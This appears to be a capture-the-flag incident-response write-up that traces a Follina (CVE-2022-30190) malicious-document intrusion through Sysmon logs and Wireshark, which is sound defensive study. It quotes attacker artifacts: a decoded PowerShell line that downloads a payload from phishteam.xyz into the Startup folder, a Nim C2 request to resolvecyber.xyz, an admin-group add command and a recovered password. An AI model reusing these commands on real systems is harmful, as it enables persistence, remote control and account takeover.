

Tempest Incident

In this incident, you will act as an Incident Responder from an alert triaged by one of your Security Operations Center analysts. The analyst has confirmed that the alert has a CRITICAL severity that needs further investigation.

As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

The malicious document has a .doc extension.

The user downloaded the malicious document via chrome.exe.

The malicious document then executed a chain of commands to attain code execution.

Investigation Guide

To aid with the investigation, you may refer to the cheatsheet crafted by the team applicable to this scenario:

Start with the events generated by Sysmon.

EvtxCmd, Timeline Explorer, and SysmonView can interpret Sysmon logs.

Follow the child processes of WinWord.exe.

Use filters such as ParentProcessID or ProcessID to correlate the relationship of each process.


We can focus on Sysmon events such as Process Creation (Event ID 1) and DNS Queries (Event ID 22) to correlate the activity generated by the malicious document.

Significant Data Sources:

Sysmon

The user of this machine was compromised by a malicious document. What is the file name of the document?

Let's get into it. Following some of the instructions, I converted the sysmon file into a csv file so I could view it in Timeline Explorer. From there, I filtered for doc, and came across the user interacting with the malicious document: free_magicules.doc.



	Payload Data2	Payload Data3	Payload Data4	Payload
2b0-2c0a-000000000700	RuleName: -	Image: C:\Program Files\Google\Ch...	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc	Hash:
2b0-2c0a-000000000700	RuleName: Downloads	Image: C:\Program Files\Google\Ch...	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc	Zone.Identifier
2b0-2c0a-000000000700	RuleName: -	Image: C:\Program Files\Google\Ch...	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc	Hash:
2b0-2c0a-000000000700	RuleName: -	Image: C:\Program Files\Google\Ch...	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc	Zone.Identifier
2b0-2c0a-000000000700	RuleName: -	Image: C:\Program Files\Google\Ch...	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc	Hash:
1b0-2e0a-000000000700	RuleName: -	MD5:09080651D921F022B16C234E64...	ParentProcess: -	Parent
1b0-2e0a-000000000700	RuleName: Downloads	Image: C:\Program Files (x86)\Mic...	TargetFilename: C:\Users\benimaru\Downloads\free_magicules.doc	Hash:
1b0-2e0a-000000000700	RuleName: -	Image: C:\Program Files (x86)\Mic...	TargetFilename: C:\Users\benimaru\AppData\Local\Packages\voice_16_974fa576_33...	Hash:
1b0-2e0a-000000000700	RuleName: -	Image: C:\Program Files (x86)\Mic...	TargetFilename: C:\Users\benimaru\AppData\Local\Packages\voice_16_974fa576_33...	Hash:
1b0-2e0a-000000000700	RuleName: Context,Protecte...	Image: C:\Program Files (x86)\Mic...	EventType: SetValue	Target
2b0-a90a-000000000700	RuleName: DLL	Image: C:\Program Files\Common Fi...	TargetFilename: C:\Program Files (x86)\Microsoft Office\Updates\Download\Pa...	Target
2b0-a90a-000000000700	RuleName: DLL	Image: C:\Program Files\Common Fi...	TargetFilename: C:\Program Files (x86)\Microsoft Office\Updates\Download\Pa...	Target
2b0-b30a-000000000700	RuleName: -	MD5:7353F6881739874E817CF4D00E...	ParentProcess: C:\Windows\System32\usmprovhost.exe	Parent
2b0-b50a-000000000700	RuleName: -	MD5:43C2D3293AD939241DF61B3638A...	ParentProcess: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Parent
2b0-a90a-000000000700	RuleName: DLL	Image: C:\Program Files\Common Fi...	TargetFilename: C:\Program Files (x86)\Microsoft Office\Updates\Download\Pa...	Target
2b0-560b-000000000700	RuleName: -	MD5:43C2D3293AD939241DF61B3638A...	ParentProcess: C:\Windows\System32\usmprovhost.exe	Parent
2b0-580b-000000000700	RuleName: -	MD5:43C2D3293AD939241DF61B3638A...	ParentProcess: C:\Windows\System32\usmprovhost.exe	Parent

Navigating through the Timeline Explorer and looking at the username and computer name, we can see that the name of the compromised user is benimaru and the machine is TEMPEST.

What is the PID of the Microsoft Word process that opened the malicious document?

Timeline Explorer v2.0.0.1
File Tools Tabs View Help

symon.csv

Drag a column header here to group by that column

free_nagrules.doc

Find


	Map Description	User Name	Remote Host	Payload Data1
▼	+	+	+	+
+	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000070
	FileCreate	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000070
	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000070
	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000070
	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000070
	Process creation	TEMPEST\benimaru		ProcessID: 496, ProcessGUID: 4bbef3ae-aaa8-62b0-2e0a-000000000070
	RegistryEvent (Value Set)	TEMPEST\benimaru		ProcessID: 496, ProcessGUID: 4bbef3ae-aaa8-62b0-2e0a-000000000070

C:\Users\user\Desktop\Incident Files\symon.csv

Total lines 2,559 Visible lines 7 Open files: 1 Search options


Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?

Looking back at the previous question, we see that 'WINWORD.EXE' was ran to open the free_magicules.doc. So using that knowledge, we can filter for WINWORD.EXE in the search bar. Navigating through the results, we can see that the IPv4 address used was 167.71.199.191.



What is the base64 encoded string in the malicious payload executed by the document?

This one took me a little bit of thinking before I finally was able to locate the answer by searching for an encoded base 64 string by searching 'enc' in the search bar. And then locating this answer under the executable info.




What is the CVE number of the exploit used by the attacker to achieve a remote code execution?

A quick google search of msdt.exe, gave me the CVE number of 2022-30190.


The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

Decoding the previous base64 command, we get the exact command chain executed:
\$app=[Environment]::GetFolderPath('ApplicationData');cd "\$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationPath .; rm update.zip;
Knowing this, we can filter the search bar to locate this folder path, where we get our answer under the payload data.




The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?

Using the investigation guide, and knowing that the autostart execution reflects explorer.exe as its parent ID, we can search for this. Once I searched for it, I was able to locate the executed command under the executable info.




Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?

Filtering for first.exe based on what we saw from the previous question, I was able to locate the SHA256 Hash:




The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?

Still filtered for the executable first.exe, we can see this domain continuing to pop up, as well as the port 80.




What is the URL of the malicious payload embedded in the document?

Now we can switch over to Wireshark. Filtering for http in Wireshark and going through the packets, we can find the http packets after the malicious document is downloaded, pointing to the url we are looking for:



What is the encoding used by the attacker on the c2 connection?

Remembering the domain from the previous section around “resolvecyber” we can filter the http packets for this, and then looking at the info, we see some text that looks like base64. We can input this into cyberchef where I confirm the answer:



The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?

It took me a little bit of time to realize that this is just the q parameter before the encoding from the previous question.

The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?

From the previous questions, we can see that it connects to the URL: /9ab62b5.

What is the HTTP method used by the binary?

Again, from the previous questions, we can see that HTTP GET was used by the binary.

Based on the user agent, what programming language was used by the attacker to compile the binary?

Based on where we were looking in the previous questions, we can look at the user agent and see that 'nim' was used by the attacker.

```
..j".... )..N..E..
....@.... ....k.G
.....P.... ....P..
..E...GE T /9ab62
b5? q=d2h vYW1pIC0
gdGVtcGV zdFxiZW5
pbWFydQ0 K HTTP/1
.1..Host : resolv
ecyber.x yz..Conn
ection: Keep-Alive
..user -agent:
Nim http client/1
.6.6....
```

The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?

Filtering for the URL from the previous questions, and spending some time decoding the base64 commands in cyberchef, I find the answer.

Wireshark packet capture showing an HTTP GET request to `http://10.10.10.10:8080/automation.ps1`. The packet is captured on interface `Device\NPF_{7F9137E-4526-4081-8408-AC134424203D}`, IP 8. The packet contains a GET request for `/automation.ps1` with a User-Agent of `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4398.95 Safari/537.36`. The response is a 200 OK status with a Content-Type of `text/plain` and a Content-Length of 207. The response body contains a PowerShell script that sets `$user` to `TEMPEST\benimaru` and `$pass` to `infernotempest`, then converts the password to a SecureString.

```
cat C:\Users\Benimaru\Desktop\automation.ps1 - $user = "TEMPEST\benimaru"
$pass = "infernotempest"

$securePassword = ConvertTo-SecureString $pass -As
```


The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?

This one took me a lot longer than it should've but I was able to take all the base 64 commands and eventually input them into cyberchef to get them decoded. From here, I was able to locate the port 5985.

[illegible]

RBC 19053 35 Tt Raw Bytes ← CRLF (detected)

Output


```
netstat -ano -p tcp -
Active Connections
```

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	864
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	5508
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	4964
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	476
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1212
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1760
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2424
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING	624
TCP	0.0.0.0:49676	0.0.0.0:0	LISTENING	608
TCP	192.168.254.107:139	0.0.0.0:0	LISTENING	4
TCP	192.168.254.107:51802	52.139.250.253:443	ESTABLISHED	3216
TCP	192.168.254.107:51839	34.104.35.123:80	TIME_WAIT	0
TCP	192.168.254.107:51858	104.101.22.128:80	TIME_WAIT	0
TCP	192.168.254.107:51860	20.205.146.149:443	TIME_WAIT	0
TCP	192.168.254.107:51861	204.79.197.200:443	ESTABLISHED	4352
TCP	192.168.254.107:51871	20.190.144.169:443	TIME_WAIT	0
TCP	192.168.254.107:51876	52.178.17.2:443	ESTABLISHED	4388
TCP	192.168.254.107:51878	20.60.178.36:443	ESTABLISHED	4388
TCP	192.168.254.107:51881	52.109.124.115:443	ESTABLISHED	4388
TCP	192.168.254.107:51882	52.139.154.55:443	ESTABLISHED	4388
TCP	192.168.254.107:51884	40.119.211.203:443	ESTABLISHED	4388
TCP	192.168.254.107:51895	52.152.90.172:443	ESTABLISHED	5508
TCP	192.168.254.107:51896	20.44.229.112:443	ESTABLISHED	8900

```
net localgroup administrators /add shion - The command completed successfully.
```


The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?

Now back to the timeline viewer under the sysmon logs, we can locate the command when filtering for 'socks'




What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?

We can find this answer using the same query as the previous question.




What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase.

Now inputting the SHA256 hash into virustotal, we can see that the tool used is 'chisel' under the build info path.



